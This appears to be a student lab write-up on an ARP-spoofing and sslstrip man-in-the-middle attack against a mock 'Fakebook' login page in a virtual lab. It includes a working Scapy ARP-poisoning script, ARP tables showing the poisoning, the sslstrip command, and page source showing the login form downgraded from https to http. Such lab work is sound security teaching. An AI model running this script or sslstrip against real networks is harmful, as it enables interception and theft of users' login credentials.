


```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
2 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="facebook" class="no_js">
4 <head>
5 <meta http-equiv="Pragma" content="no-cache">
6 <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
7 <meta http-equiv="Content-Language" content="en" />
8 <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
9 <meta name="description" content=" Fakebook is a social utility that connects people with friends and others who work, study and live around
10 <title>Fakebook</title>
11 <script type="text/javascript" src="hint-textbox.js"></script>
12 </head>
13 <body background="background.png" >
14 <style type="text/css">
15 <!--
16 body {background-image: url(background.png); background-repeat: no-repeat;}
17 INPUT.hintTextbox { color: #888; }
18 INPUT.hintTextboxActive { color: #000; }
19 }
20 -->
21 </style>
22 <div align="right" style="width: 600px" >
23 <form action="https://fakebook.vlab.local/login.php" method="post">
24 <input name="userid" type="text" value="userid" class="hintTextbox" size="8" />
25 <input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (this.value == 'password') { this.value='';}"/>
26 </form>
27 </div>
28 </body>
29 </html>
30
31
32
```

Source of Fakebook. Notice the “https” in the FORM statement, will be important later.



```
from scapy.all import *
import os
import sys
import time

def attack():
    router_ip = "10.10.111.1"
    windows_ip = "10.10.111.100"

    #using router and windows machines ips, retrieves macs of each
    router_mac = getmacbyip(router_ip)
    windows_mac = getmacbyip(windows_ip)

    #directs ARP packets
    while(True):
        try:
            send(ARP(op = 2, pdst = router_ip, psrc = windows_ip, hwdst = windows_mac))
            send(ARP(op = 2, pdst = windows_ip, psrc = router_ip, hwdst = router_mac))
        except:
            pass


    time.sleep(0.2)

def main():
    attack()

if __name__ == "__main__":
    main()

-- INSERT --
```

SCAPY script



Running the SCAPY script

```
student@ext-rtr:~/Desktop$ arp
```

Address	Hwtype	Hwaddress	Flags	Mask	Iface
10.13.1.1	ether	96:ce:ab:7b:67:a9	C		eth0
10.10.111.100	ether	00:00:00:00:00:07	C		eth1
10.13.1.10	ether	02:00:0b:18:cb:24	C		eth0
10.10.111.191	ether	00:00:00:00:00:05	C		eth1

```
student@ext-rtr:~/Desktop$
```

```
student@kali:~$ arp
```


Address	Hwtype	Hwaddress	Flags	Mask	Iface
gateway	ether	00:00:00:00:00:03	@k	Ch /home/student	eth0

```
student@kali:~$
```

```
C:\Documents and Settings\poly>arp -a
```

Interface: 10.10.111.100 --- 0x2			
Internet Address	Physical Address	Type	
10.10.111.191	00-00-00-00-00-05	dynamic	

Arp commands on router, kali, and victim's machine show that ARP has been spoofed.




```
student@kali: /usr/share/sslstrip
File Edit View Search Terminal Help
student@kali:~$ cd /usr/share/sslstrip
student@kali:/usr/share/sslstrip$ sudo python sslstrip.py -l 8080
[sudo] password for student:

sslstrip 0.9 by Moxie Marlinspike running...


nt 1 packets.
nt 1 packets.
nt 1 packets.
nt 1 packets.
nt 1 packets.
nt 1 packets.
nt 1 packets.
nt 1 packets.
```

Running the sslstrip attack.



```
fakebook.vlab[1] - Notepad
File Edit Format View Help
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="facebook" class="no_js">
<head>
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-language" content="en" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content="Fakebook is a social utility that connects people with friends" />
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<style type="text/css">
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
INPUT.hintTextbox { color: #888; }
INPUT.hintTextboxActive { color: #000; }
-->
</style>
<div align="right" style="width: 600px ">
<form action="http://fakebook.vlab.local/login.php" method="post">
<input name="userId" type="text" value="userId" class="hintTextbox" size="8" />
<input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (this" />
</form>
</div>
</body>
</html>
```

Source of Fakebook. Notice how in the FORM statement, “https” becomes “http”.



The SSLStrip attack is an attack which intercepts information from victims through the use of listening in with a man in the middle attack. Basically, the attacker would reroute the traffic from the user to themselves with an unsecured webpage connection (http), then route themselves to the secure webpage (https) and do the same thing in the opposite way. The attacker inserts themselves in so that they can listen into information that the user would potentially send to the unsecure webpage and compromise said information. SSLStrip literally strips the SSL encryption that http usually uses. An attack like this would work since the TLS layer cannot detect where the connection endpoints are.